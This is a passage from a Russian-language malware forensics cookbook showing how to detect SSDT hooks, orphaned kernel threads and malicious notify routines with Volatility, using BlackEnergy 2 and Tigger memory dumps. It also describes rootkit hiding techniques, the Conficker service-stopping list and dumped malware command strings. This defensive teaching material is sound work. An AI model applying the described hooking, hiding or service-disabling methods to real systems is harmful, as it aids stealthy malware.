Обычный руткит перезаписывает записи IRP-таблицы и направляет их за пределы памяти владеющего драйвера. TDL3 вместо этого создаёт небольшой блок кода в памяти самого драйвера, в данном случае `atapi.sys`, и использует его как точку перехода к коду руткита. IRP-функции по-прежнему указывают внутрь `atapi.sys`, поэтому определить компрометацию драйвера очень сложно. Защиту можно усилить, изменив `driverirp`: пусть он дизассемблирует первые несколько команд по адресу назначения и определяет, не ведут ли они за пределы драйвера, подобно выявлению встроенных перехватов из рецепта 17-3.

Рецепт 17-6. Выявление перехватов SSDT

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Таблица дескрипторов системных служб (SSDT) содержит указатели на функции режима ядра. В рецепте 17-4 `ntdll!NtWriteFile` помещала `0xED` в `EAX` перед `INT 2E` и передавала управление `KiSystemService`. Значение `0xED` - индекс SSDT, по которому хранится указатель на ядерную версию `NtWriteFile`. Задача `KiSystemService` - получить значение по этому индексу. На новых системах переход через границу пользователь-ядро выполняется через MSR (`SYSENTER`), а не `INT 2E`, но оба метода ведут к `KiSystemService`, которая ищет адрес запрошенной ядерной функции в SSDT.

Роль SSDT

Порядок и общее число функций в SSDT зависят от версии операционной системы. Metasploit предоставляет удобный справочник по таблицам вызовов от Windows NT SP3 до Vista.[3] На каждой системе больше одной SSDT. Первая и самая известная хранит функции родного API, предоставляемые исполнительным модулем ядра, то есть `ntoskrnl.exe` или `ntkrnlpa.exe`. Вторая, теневая SSDT, хранит GUI-функции из `win32k.sys`. Две оставшиеся SSDT по умолчанию не используются.

Рисунок 17-9 показывает роль SSDT в диспетчеризации системных вызовов. Поскольку Microsoft не документирует структуры, имена полей вроде `ServiceTable` и `ServiceLimit` могут отличаться от других источников. Главное: `ServiceTable` указывает на массив функций, а `ServiceLimit` задаёт их число.




Рисунок 17-9. Схема и компоновка SSDT

Перехват и его выявление

Для перехвата функции SSDT нужны базовый адрес таблицы функций в памяти ядра и индекс целевой функции. Таблицу можно найти несколькими способами; вредоносная программа часто вызывает `MmGetSystemRoutineAddress`, ядерную версию `GetProcAddress`, и ищет символ `KeServiceDescriptorTable`, экспортируемый `ntoskrnl.exe`. В WinDbg по этому символу можно найти таблицу:

```
kd> x nt!KeServiceDescriptorTable
8055a220 nt!KeServiceDescriptorTable

kd> dd 8055a220
8055a220  804e26a8 00000000 0000011c 80510088
8055a230  00000000 00000000 00000000 00000000
8055a240  00000000 00000000 00000000 00000000
8055a250  00000000 00000000 00000000 00000000
8055a260  00002710 bf80c339 00000000 00000000
8055a270  f824fa80 f822db60 821753b0 806fff40
```

```
8055a280  00000000 00000000 fffd9da6 ffffffff
8055a290  f0d47d66 01ca9f59 00000000 00000000

kd> dps 804e26a8
804e26a8  8058fdf3 nt!NtAcceptConnectPort
804e26ac  805756d8 nt!NtAccessCheck
804e26b0  80588d69 nt!NtAccessCheckAndAuditAlarm
804e26b4  8059112e nt!NtAccessCheckByType
804e26b8  8058ee53 nt!NtAccessCheckByTypeAndAuditAlarm
804e26bc  806380ec nt!NtAccessCheckByTypeResultList
[...]
```

По выводу WinDbg базовый адрес таблицы функций родного API равен `0x804e26a8`, а таблица содержит `0x11c` записей. Индекс `NtAcceptConnectPort` равен 0, `NtAccessCheck` - 1 и так далее. Все адреса родной таблицы функций должны указывать внутрь исполнительного модуля ядра, а все адреса таблицы GUI-функций - внутрь `win32k.sys`. Поэтому для выявления перехватов SSDT достаточно проверить все `0x11c` записей и убедиться, что они ведут в нужный диапазон памяти.

Однако SSDT назначаются отдельным потокам. Каждый поток может использовать другую SSDT в зависимости от `ETHREAD.Tcb.ServiceTable`. Вредоносная программа может создать копию таблицы родных функций с несколькими перехватами и перезаписать `ETHREAD.Tcb.ServiceTable` отдельного потока или всех потоков одного процесса. Инструменты, проверяющие только исходную таблицу, такие перехваты не заметят.

Плагин Brendan Dolan-Gavitt `ssdt` перечисляет все потоки и формирует уникальный список SSDT из `ETHREAD.Tcb.ServiceTable`. Он печатает адреса всех записей либо фильтрует те, что указывают внутрь `ntoskrnl.exe` и `win32k.sys`, тем самым быстро выделяя перехваченные функции. В примере исследуется дамп, заражённый троянской программой BlackEnergy 2.[4]

```
$ python volatility.py ssdt -f be2.bin | egrep -v '(ntoskrnl|win32k)'

Gathering all referenced SSDTs from KTHREADs...
Finding appropriate address space for tables...
SSDT[0] at 814561b0 with 284 entries
 Entry 0x0041: 0x81731487 (NtDeleteValueKey) owned by 00000B9D
 Entry 0x0047: 0x8173116b (NtEnumerateKey) owned by 00000B9D
 Entry 0x0049: 0x81731267 (NtEnumerateValueKey) owned by 00000B9D
 Entry 0x0077: 0x817310c3 (NtOpenKey) owned by 00000B9D
 Entry 0x007a: 0x81730e93 (NtOpenProcess) owned by 00000B9D
 Entry 0x0080: 0x81730f0b (NtOpenThread) owned by 00000B9D
 Entry 0x0089: 0x81731617 (NtProtectVirtualMemory) owned by 00000B9D
 Entry 0x00ad: 0x81730da0 (NtQuerySystemInformation) owned by 00000B9D
 Entry 0x00ba: 0x8173156b (NtReadVirtualMemory) owned by 00000B9D
 Entry 0x00d5: 0x81731070 (NtSetContextThread) owned by 00000B9D
 Entry 0x00f7: 0x81731397 (NtSetValueKey) owned by 00000B9D
 Entry 0x00fe: 0x8173101d (NtSuspendThread) owned by 00000B9D
 Entry 0x0102: 0x81730fca (NtTerminateThread) owned by 00000B9D
 Entry 0x0115: 0x817315c1 (NtWriteVirtualMemory) owned by 00000B9D
```

В BlackEnergy 2 перехвачены 14 функций SSDT, главным образом связанных с управлением доступом к реестру, процессам и виртуальной памяти. Руткит загружает драйвер `00000B9D.sys`, где содержатся функции, выполняемые потоком перед вызовом легитимной функции или вместо неё. Плагин `ssdt_by_threads` определяет потоки, использующие SSDT с перехваченными функциями, и показывает не только перехваты, но и конкретные затронутые потоки и процессы.

```
$ python volatility.py ssdt_by_threads -f be2.bin

Gathering all referenced SSDTs from KTHREADs...
Finding appropriate address space for tables...

Unique SSDT: 0 80501030 11c 80552180
Unique SSDT: 1 bf997600 29b 80552140
Unique SSDT: 0 80501030 11c 80552140
Unique SSDT: 0 814561b0 11c 81740630
Unique SSDT: 0 81882980 11c 81414b40
Unique SSDT: 1 bf997600 29b 81740630
```

```
Number of total SSDTs: 6
Number of hooked SSDTs: 2
Printing SSDT by thread:

Pid    Tid    Name            SSDT
4      8      System          80552180
4      c      System          80552180
4      10     System          80552180
4      14     System          80552180
4      18     System          80552180
4      1c     System          80552180
[...]
294    4e0    winlogon.exe    80552180
294    518    winlogon.exe    80552180
294    548    winlogon.exe    80552140
294    7c4    winlogon.exe    80552180
294    7c8    winlogon.exe    80552180
294    7cc    winlogon.exe    80552180
294    7dc    winlogon.exe    80552180
294    7e0    winlogon.exe    80552180
294    69c    winlogon.exe    81414b40 [!]
294    784    winlogon.exe    81414b40 [!]
294    7ac    winlogon.exe    81414b40 [!]
[...]
378    1ac    svchost.exe     80552180
378    1b0    svchost.exe     80552180
378    5c0    svchost.exe     81414b40 [!]
378    6b4    svchost.exe     81414b40 [!]
378    71c    svchost.exe     81414b40 [!]
3c4    3c8    svchost.exe     80552140
3c4    3cc    svchost.exe     80552180
[...]
```

Восклицательные знаки в правом столбце означают, что вызовы API указанных потоков проходят через SSDT с одной или несколькими перехваченными функциями. BlackEnergy 2 выбирает цели просто: только потоки, запущенные после его установки. Большинство потоков в этом дампе использует чистую SSDT лишь потому, что дамп снят вскоре после установки BlackEnergy 2. После перезагрузки гораздо больше потоков, если не все, будут использовать нечистую SSDT. Теперь можно извлечь `00000B9D.sys` командой `moddump`, как в рецепте 16-9, либо перейти к следующему рецепту и автоматизировать несколько действий сразу.

Рецепт 17-7. Автоматизация почти всего с ssdt_ex

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Этот рецепт продолжает анализ перехватов SSDT BlackEnergy 2. Теперь нужно выяснить, зачем перехвачены функции. По их назначению можно догадаться: например, `NtOpenKey` открывает ключ реестра, а значит, руткит, вероятно, мешает процессам читать или записывать определённый ключ. Но завершать анализ догадкой нельзя. Плагин `ssdt_ex`, требующий IDA Pro, выполняет статический анализ драйвера руткита одной командой:

```
$ python volatility.py ssdt_ex -f be2.bin
```

За кулисами `ssdt_ex`:

• формирует список уникальных SSDT, как `ssdt`;
• записывает имена и адреса перехваченных функций SSDT;
• извлекает драйверы ядра или сегменты памяти с кодом руткита;
• восстанавливает IAT извлечённых драйверов;

• создаёт по списку имён и адресов перехваченных функций IDC-код для импорта в IDA Pro;
• автоматически создаёт базу IDA (IDB) из извлечённого драйвера через интерфейс командной строки IDA и запускает IDC-сценарии.

Если `ssdt_ex` обнаружил перехваты, после его работы остаются извлечённая копия руткита и готовая размеченная база IDA. Открыв IDB, можно сразу исследовать все детали перехватов. На рисунке 17-10 показаны 14 автоматически подписанных функций: их имена начинаются с `Hook`, после чего следует имя заменённой функции API.




Рисунок 17-10. ssdt_ex автоматически разметил IDB по перехватам руткита

Рецепт 17-8. Поиск руткитов по отсоединённым потокам ядра

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Когда модуль ядра создаёт новый поток через `PsCreateSystemThread`, владельцем потока становится процесс System, имеющий PID 4 в Windows XP и 7. Иначе говоря, System - место по умолчанию для потоков, запущенных в режиме ядра. В Process Explorer видно, что начальные адреса потоков System заданы как смещения в таких модулях ядра, как `ACPI.sys` и `HTTP.sys` (рисунок 17-11). Хотя процесс System работает в пользовательском режиме, его потоки всё время проводят в режиме ядра.




Рисунок 17-11. Исследование потоков процесса System в Process Explorer

Скрытие в ядре с помощью потоков

Такие семейства вредоносных программ, как Mebroot[5] и Tigger,[6] пытаются скрыть своё присутствие в ядре. При первичной загрузке драйвер руткита выделяет пул памяти ядра, копирует туда исполняемый код и вызывает `PsCreateSystemThread`, чтобы начать выполнение нового блока. После создания потока вредоносная программа скрывает драйвер: отсоединяет его от списка загруженных модулей, подобно отсоединению DLL в рецепте 16-2, либо полностью выгружает. Руткит остаётся незаметным, поскольку живёт за счёт потоков, выполняющихся из непомеченных пулов памяти.

На рисунке 17-12 показаны потоки System на заражённой Tigger машине. Видны четыре новых потока, которых не было на рисунке 17-11. Process Explorer показывает только начальный адрес потока, а не обычную запись вроде `driverName.sys+0xabcd`, так как адрес не попадает в диапазон ни одного загруженного драйвера.

Выявление отсоединённых потоков в дампах памяти

Плагин `orphan_threads` выявляет попытки такого скрытия. Сначала он перечисляет загруженные драйверы с их базовыми адресами и размерами, затем сканирует объекты `ETHREAD` тем же сканером пула, что и встроенная команда Volatility `thrdscan2`. Для каждого потока он записывает `ETHREAD.StartAddress` и проверяет, находится ли адрес в диапазоне загруженного драйвера. Если сопоставить поток с драйвером-владельцем не удаётся, поток считается отсоединённым или скрытым.




Рисунок 17-12. Процесс System становится владельцем потоков ядра Tigger

Плагин можно также настроить на вычисление безопасного диапазона памяти по минимальному и максимальному начальным адресам отсоединённых потоков. Он сохраняет этот диапазон для поиска других артефактов. Ниже `orphan_threads` ищет Tigger:

```
$ python volatility.py orphan_threads -f tigger.bin

PID    TID    Offset    StartAddress
------ ------ --------- ------------
     4    248 0x2029da8 0xb1e9d54e
     4    996 0x206fb90 0xb1e9e393
     4   1372 0x2095700 0xb1e9ca46
     4    564 0x209d3f8 0xb1e9e150

Thread memory range: 0xb1e9c000 - 0xb1e9f000 (0x3000 bytes)
Dumped thread memory range to dumped-b1e9c000.dmp
```

```
$ strings dumped-b1e9c000.dmp

KdSendPacket
[syringe]> error: 004
[syringe]> error: 005
KiFastSystemCallRet
get eproc
eproc=0x%.8x
attach
usermode mem alloc
copy memory
create thread
thread created
CMD_GET_DRV_PATHCMD_INJ_DLL (%d)
CMD_HIDE_DISK_DATA
CMD_UNHIDE_DISK_DATA
CMD_BLOCK_FILE
CMD_UNBLOCK_FILE
CMD_HIDE_KD_MEMORY
CMD_UNHIDE_KD_MEMORY
CMD_DEINIT
CMD_KILL_PC
drv_base=0x%.8X drv_size=0x%.8X
Z:\Zorg\sys\objfre\i386\syringe.pdb
!This program cannot be run in DOS mode.
```

Плагин нашёл четыре скрытых потока с рисунка 17-12 и сохранил память вокруг их начальных адресов. `strings` сразу показывает, что в этих потоках выполняется вредоносный код. Сохранение памяти по начальным адресам потоков здесь пока скорее демонстрирует концепцию, но показывает силу, которую можно встроить в инструменты расследования. Руткит может обойти этот метод, изменив после запуска потока `ETHREAD.StartAddress` так, чтобы он указывал на известный драйвер. В докладе VB2008[7] Kimmo Kasslin и Elia Floria отметили, что третье поколение Mebroot уже применяло такое изменение для повышения скрытности.

Рецепт 17-9. Выявление общесистемных процедур уведомления

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В главе о динамическом анализе, особенно в рецепте 9-10, было показано, как процедуры уведомления мониторят создание процессов и потоков, а также загрузку образов. Вредоносные программы устанавливают такие процедуры, чтобы внедрять вредоносные DLL в новые процессы или с самого момента создания назначать новым потокам перехваченную SSDT. Этот рецепт показывает, как плагин Volatility `notify-routines` выявляет вредоносные процедуры уведомления в дампах памяти.

Где искать

Драйверы ядра устанавливают процедуры уведомления через три API:

```
NTSTATUS PsSetCreateProcessNotifyRoutine(
           IN PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
           IN BOOLEAN Remove
           );

NTSTATUS PsSetCreateThreadNotifyRoutine(
           IN PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine
           );
NTSTATUS PsSetLoadImageNotifyRoutine(
```

```
    IN PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine,
    );
```

Чтобы понять, что происходит при таких вызовах, можно открыть экспортирующий их модуль `ntoskrnl.exe` в IDA Pro. На рисунке 17-13 показан пролог `PsSetCreateProcessNotifyRoutine`.



Рисунок 17-13. Дизассемблированный API PsSetCreateProcessNotifyRoutine

Функция API ссылается на глобальную переменную `_PspCreateProcessNotifyRoutine`. API событий потока и загрузки образа ссылаются на `_PspCreateThreadNotifyRoutine` и `_PspLoadImageNotifyRoutine` соответственно. Каждая переменная представляет массив, или структуру, вмещающую до восьми процедур обратного вызова. В исходном коде Windows они могли бы выглядеть так:

```
struct _PspCreateProcessNotifyRoutine {
    PCREATE_PROCESS_NOTIFY_ROUTINE Routines[8];
};
struct _PspCreateThreadNotifyRoutine {
    PCREATE_THREAD_NOTIFY_ROUTINE Routines[8];
};
struct _PspLoadImageNotifyRoutine {
    PLOAD_IMAGE_NOTIFY_ROUTINE Routines[8];
};
```

Теперь известно, где и как ядро хранит адреса зарегистрированных функций обратного вызова. В дампе памяти можно извлечь `ntoskrnl.exe`, разобрать его таблицу экспорта и найти три API. Затем через pydasm нужно найти команды, ссылающиеся на глобальные переменные. Получив их адреса, проверьте восемь ячеек: непустая содержит адрес функции обратного вызова. Если адрес не указывает внутрь драйвера антивируса или средства мониторинга, обратный вызов, вероятно, принадлежит руткиту.

Использование плагина notifyroutines

`notifyroutines` автоматизирует описанные шаги. Ниже он запущен для заражённого BlackEnergy 2 дампа `be2.bin`:

```
$ python volatility.py notifyroutines -f be2.bin

_PspCreateThreadNotifyRoutine: 0x805593a0
Entry[0]: 0xe1dbb6c0 => 0x81731ea7 (00000B9D)
Entry[1]: (NULL)
Entry[2]: (NULL)
Entry[3]: (NULL)
Entry[4]: (NULL)
Entry[5]: (NULL)
Entry[6]: (NULL)
Entry[7]: (NULL)
_PspCreateProcessNotifyRoutine: 0x805593e0
Entry[0]: (NULL)
Entry[1]: (NULL)
```

```
  Entry[2]: (NULL)
  Entry[3]: (NULL)
  Entry[4]: (NULL)
  Entry[5]: (NULL)
  Entry[6]: (NULL)
  Entry[7]: (NULL)
  _PspLoadImageNotifyRoutine: 0x80559380
  Entry[0]: (NULL)
  Entry[1]: (NULL)
  Entry[2]: (NULL)
  Entry[3]: (NULL)
  Entry[4]: (NULL)
  Entry[5]: (NULL)
  Entry[6]: (NULL)
  Entry[7]: (NULL)
```

В системе зарегистрирована одна функция обратного вызова. При каждом создании потока Windows вызывает функцию по адресу `0x81731ea7`, принадлежащему драйверу `00000B9D.sys`. В рецепте 17-6 было видно, что BlackEnergy 2 перехватывает SSDT, но назначает её только потокам, запущенным после загрузки руткита. Момент создания потоков он узнаёт именно через процедуру уведомления.

Рецепт 17-10. Поиск мошеннических служебных процессов с svcscan

Служебные процессы Windows обычно неинтерактивны, постоянно работают в фоновом режиме и часто имеют более высокие привилегии, чем программы, запущенные пользователем. Примеры: служба журнала событий, диспетчер печати, брандмауэр узла и демон времени Windows. Как службы работают и многие антивирусы, включая Windows Defender и Security Center Microsoft.

Постоянно работающий `services.exe` - это диспетчер управления службами (SCM). Он загружает зарегистрированные службы в порядке, заданном их зависимостями, и хранит сведения о текущем состоянии служб: приостановлена, запущена, остановлена и так далее.

Как вредоносные программы злоупотребляют службами

Первый очевидный способ - остановка существующих служб. Например, некоторые варианты Conficker останавливают службы:

• Wscsvc (Windows Security Center Service);
• Wuauserv (Windows Automatic Update Service);
• BITS (Background Intelligent Transfer Service);
• WinDefend (Windows Defender Service);
• WerSvc (Windows Error Reporting Service).

Службу можно остановить несколькими способами, в том числе через API `ControlService` или пакетный файл с командами `net stop SERVICENAME`. Можно вызвать `TerminateProcess`, но тогда процесс службы не сможет корректно завершиться и уведомить SCM о новом состоянии.

Вредоносная программа также может применять службы для загрузки драйверов в ядро. Microsoft рекомендует загружать драйверы функциями API `CreateService` и `StartService`, поскольку после этого драйвер легко выгрузить, вызвав `ControlService` с сигналом остановки. Авторы вредоносных программ избегают этого способа главным образом потому, что он создаёт записи в реестре, в частности в ключе `HKLM\System\CurrentControlSet00x\Services`.

